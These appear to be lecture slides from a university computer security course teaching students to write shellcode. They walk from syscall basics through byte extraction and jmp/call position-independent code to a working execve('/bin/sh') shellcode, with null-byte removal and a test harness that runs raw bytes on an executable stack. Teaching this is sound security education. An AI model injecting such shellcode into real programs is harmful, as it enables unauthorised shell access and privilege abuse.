
CSC 405
Computer Security

`shellcode`

Alexandros Kapravelos
akaprav@ncsu.edu

Attack plan



Attack code
Vulnerable code
xor ebx, ebx
xor eax, eax
mov ebx,edi
mov eax,edx
sub eax,0x388
cmp eax,0x3
je 402aef
sub eax,0x1
je 402aca
Vulnerable code
xor ebx, ebx
xor eax, eax
mov ebx,edi
Attack code
cmp eax,0x3
je 402aef
sub eax,0x1
je 402aca

Why can’t we compile our attack into a binary and use it?

ELF 101

EXECUTABLE AND LINKABLE FORMAT

ANGE ALBERTINI
http://www.corkami.com



mini

```
section .text
   global _start
_start:
   mov ebx, 42 ; first function argument
   mov eax, 1  ; opcode for syscall
   int 80h     ; syscall interrupt
```

```
$ nasm -f elf32 mini.asm
$ ld -m elf_i386 mini.o
$ ./a.out
$ echo $?
$ 42
```

Syntax

AT&T syntax

```
mov $42, %ebx
mnemonic source, destination
```

Intel syntax

```
mov ebx, 42
mnemonic destination, source
```

We will use the AT&T syntax

```
.text
.global _start
_start:
   mov $42, %rdi
   mov $60, %rax
   syscall
```

```
$ gcc -nostdlib mini.s -o mini
$ ./mini
$ echo $?
42
```

Linux x86_64 system calls registers

RAX -> system call number

RDI -> first argument

RSI -> second argument

RDX -> third argument

R10 -> fourth argument

R8 -> fifth argument

R9 -> sixth argument

Disassembling a binary

```
$ objdump -d ./mini

mini:    file format elf64-x86-64

Disassembly of section .text:

0000000000000241 <_start>:
 241:   48 c7 c7 2a 00 00 00 mov  $0x2a,%rdi
 248:   48 c7 c0 3c 00 00 00 mov  $0x3c,%rax
 24f:   0f 05                syscall
```

The executable bytes are:

48 c7 c7 2a 00 00 00 48 c7 c0 3c 00 00 00 0f 05

Extracting only the executable bytes

```
$# Get the raw executable bytes from the binary
$ objcopy -O binary -j .text mini mini_raw_bytes

$# Escape the executable bytes
$ od -tx1 mini_raw_bytes | sed -e 's/^[0-9]* //' -e '$d' -e
's/^/ /' -e 's/ /\\x/g' | tr -d '\n'
```

\x48\xc7\xc7\x2a\x00\x00\x00\x48\xc7\xc0\x3c\x00\x00\x00\x0f\x05

Shellcode

- The set of instructions injected and then executed by an exploited program
  - usually, a shell should be started
    - for remote exploits - input/output redirection via socket
  - use system call (`execve`) to spawn shell

- Shellcode can do practically anything (given enough permissions)
  - create a new user
  - change a user password
  - modify the .rhost file
  - bind a shell to a port (remote shell)
  - open a connection to the attacker machine

HelloWorld

```
.data
  msg: .string "Hello, world!\n"
.text
.global main
main:
  mov $1,   %rax    # opcode for write system call
  mov $1,   %rdi    # 1st arg, fd = 1
  mov $msg, %rsi  # 2nd arg, msg
  mov $14,  %rdx   # 3rd arg, len
  syscall         # system call interrupt

  mov $60,  %rax   # opcode for exit system call
  mov $0,   %rdi    # 1st arg, exit(0)
  syscall         # system call interrupt
```

```
$ gcc -no-pie hello.s -o hello
$ ./hello
Hello, world!
```

```
48c7c001000048c7c701000048c7c63a016048c7c20e00000f0548c7c03c000048c7c70000000f05
```

How do we test a shellcode?

Testing shellcode

```
#include <stdio.h>
#include <string.h>

unsigned char shellcode[] =
"\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00\x00\x48\xc7\xc6\x3a\x01\x60\
x00\x48\xc7\xc2\x0e\x00\x00\x00\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00\x48\xc7\xc7\x0
0\x00\x00\x00\x0f\x05";

int main() {
  int (*ret)() = (int(*)())shellcode;
  ret();
}

$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie
$ ./shelltest
```

[??\??????

HelloWorld bug

```
$ objdump -d helloworld

helloworld:      file format elf64-x86-64


Disassembly of section .text:

000000000040010c <main>:
  40010c:        48 c7 c0 01 00 00 00     mov    $0x1,%rax
  400113:        48 c7 c7 01 00 00 00     mov    $0x1,%rdi
  40011a:        48 c7 c6 3a 01 60 00     mov    $0x60013a,%rsi
  400121:        48 c7 c2 0e 00 00 00     mov    $0xe,%rdx
  400128:        0f 05                    syscall
  40012a:        48 c7 c0 3c 00 00 00     mov    $0x3c,%rax
  400131:        48 c7 c7 00 00 00 00     mov    $0x0,%rdi
  400138:        0f 05                    syscall
```


HelloWorld bug

```
$ objdump -d helloworld

helloworld:     file format elf64-x86-64


Disassembly of section .text:

000000000040010c <main>:
  40010c:       48 c7 c0 01 00 00 00     mov    $0x1,%rax
  400113:       48 c7 c7 01 00 00 00     mov    $0x1,%rdi
  40011a:       48 c7 c6 3a 01 60 00     mov    $0x60013a,%rsi
  400121:       48 c7 c2 0e 00 00 00     mov    $0xe,%rdx
  400128:       0f 05                    syscall
  40012a:       48 c7 c0 3c 00 00 00     mov    $0x3c,%rax
  400131:       48 c7 c7 00 00 00 00     mov    $0x0,%rdi
  400138:       0f 05                    syscall
```

Relative addressing

- Problem - position of code in memory is unknown
  - How to determine *address of string*
- We can make use of instructions using relative addressing
- `call` instruction saves IP on the stack and jumps
- Idea
  - `jmp` instruction at beginning of shellcode to `call` instruction
  - `call` instruction right before “`Hello, world`” string
  - `call` jumps back to first instruction after jump
  - now address of `"Hello, world!"` is on the stack

Relative addressing technique



HelloWorld v2

```
.text
.global main
main:
  jmp saveme
shellcode:
  pop %rsi
  mov $1,   %rax  # opcode for write system call
  mov $1,   %rdi  # 1st arg, fd = 1
  mov %rsi, %rsi
  mov $14,  %rdx  # 3rd arg, len
  syscall         # system call interrupt
  mov $60,  %rax  # opcode for exit system call
  mov $0,   %rdi  # 1st arg, exit(0)
  syscall         # system call interrupt
saveme:
  call shellcode
  .string "Hello, world!\n"
; eb 2b 5e 48 c7 c0 01 00 00 00 48 c7 c7 01 00 00 00 48 89 f6 48 c7 c2 0e 00 00 00 0f 05 48 c7
c0 3c 00 00 00 48 c7 c7 00 00 00 00 0f 05 e8 d0 ff ff ff 48 65 6c 6c 6f 2c 20 77 6f 72 6c 64 21
0a 00
```

Testing the shellcode (again)

```
#include<stdio.h>
#include<string.h>

unsigned char code[] =
"\xeb\x2b\x5e\x48\xc7\xc0\x01\x00\x00\x00\x48\xc7\xc7\x01\x00\x00\x00\x48\x89\xf6\x48\xc7\xc2\x0
e\x00\x00\x00\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00\x48\xc7\xc7\x00\x00\x00\x00\x0f\x05\xe8\xd0\xf
f\xff\xff\x48\x65\x6c\x6c\x6f\x2c\x20\x77\x6f\x72\x6c\x64\x21\x0a\x00";

int main() {
  int (*ret)() = (int(*)())code;
  ret();
}
$ gcc shelltest.c  -o shelltest -fno-stack-protector -z execstack -no-pie
$ ./shelltest
Hello, world!
$
```

SUCCESS

Shellcode

```c
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv) {
  char *shell[2];
  shell[0] = "/bin/sh";
  shell[1] = 0;
  execve(shell[0], &shell[0], 0);
  exit(0);
 }
```

```c
int execve(char *file, char *argv[], char *env[])
```

file: name of program to be executed “/bin/sh”
argv: address of null-terminated argument array { “/bin/sh“, NULL }
env: address of null-terminated environment array NULL (0)

godbolt

Explore assembly from compiled code with godbolt

https://godbolt.org/z/sqrn7hedK

or with gdb

```
int  execve(char *file,  char  *argv[], char *env[])
```

```
(gdb) disas execve
 ....
mov     0x8(%ebp),%ebx
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
 ....
```

copy **file* to ebx

copy **argv[]* to ecx

copy **env[]* to edx

put the system call number in eax (execve = 0xb)

invoke the syscall

Shellcode

- file parameter
  - we need the null terminated string /bin/sh somewhere in memory
- argv parameter
  - we need the address of the string /bin/sh somewhere in memory followed by a NULL word
  - OR just NULL
- env parameter
  - we need a NULL word somewhere in memory
  - we will reuse the null pointer at the end of argv
  - OR just NULL

Shellcode

- Spawning the shell in assembly

1. move system call number (0x3b) into %rax
2. move address of string /bin/sh into %rdi
3. move address of the address of /bin/sh into %rsi (using lea)
4. move address of null word into %rdx
5. execute the syscall instruction


OR… #yolo

1. move system call number (0x3b) into %rax
2. move address of string /bin/sh into %rdi
3. set %rsi to null
4. set %rdx to null
5. execute the syscall instruction

Shellcode

- `execve` arguments

located at address `addr`



Our shellcode

```
.text
.global main

main:
        jmp saveme
shellcode:
        pop %rdi
        xor %rax, %rax
        xor %rsi, %rsi
        xor %rdx, %rdx
        movb $0x3b, %al
        syscall
saveme:
        call shellcode
        .string "/bin/sh"
```

The Shellcode (almost ready)

```
jmp     0x26                    # 2 bytes
popl    %esi                    # 1 byte
movl    %esi,0x8(%esi)          # 3 bytes
movb    $0x0,0x7(%esi)          # 4 bytes
movl    $0x0,0xc(%esi)          # 7 bytes
movl    $0xb,%eax               # 5 bytes
movl    %esi,%ebx               # 2 bytes
leal    0x8(%esi),%ecx          # 3 bytes
leal    0xc(%esi),%edx          # 3 bytes
int     $0x80                   # 2 bytes
movl    $0x1, %eax              # 5 bytes
movl    $0x0, %ebx              # 5 bytes
int     $0x80                   # 2 bytes
call    -0x2b                   # 5 bytes
.string "/bin/sh"               # 8 bytes
```

Copying shellcode

- Shellcode is usually copied into a string buffer

- Problem

– any null byte would stop copying

→ null bytes must be eliminated

```
8048057:  b8 04 00 00 00    mov    $0x4,%eax

8048057:  b0 04             mov    $0x4,%al

mov 0x0, reg                       -> xor reg, reg

mov 0x1, reg                       -> xor reg, reg;
inc reg
```

Can we write in the .text section?

```
$ readelf -S binary
[...]
  [13] .text             PROGBITS        00000000000004f0  000004f0  AX       0     0     16
[...]
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (extra OS processing required), G (group), T (TLS),
  C (compressed), x (unknown), o (OS specific), E (exclude),
  l (large), p (processor specific)
```


- If we try to write on the code section we will get a crash!
- But the shellcode gets injected (usually) on the stack


Shellcode

- Concept of user identifiers (uids)
  - real user id
    - ID of process owner
  - effective user id
    - ID used for permission checks
  - saved user id
    - used to temporarily drop and restore privileges
- Problem
  - exploited program could have temporarily dropped privileges
- Shellcode has to enable privileges again (using setuid)
- Setuid Demystified: Hao Chen, David Wagner, and Drew Dean (optional)

More resources (optional)

- **The Shellcoder's Handbook** by Jack Koziol et al
- **Hacking - The Art of Exploitation** by Jon Erickson





Required exercise

- (If you don't have a Linux VM/laptop)
- Setup one following the instructions here: https://hackpack.club/learn/getting_started#linux-virtual-machine

- Create your position independent shellcode!
- Use godbolt to understand which code compiles to what assembly statements
- You will have to write custom shellcode for your first homework assignment, so become familiar with this process **now**, rather than later!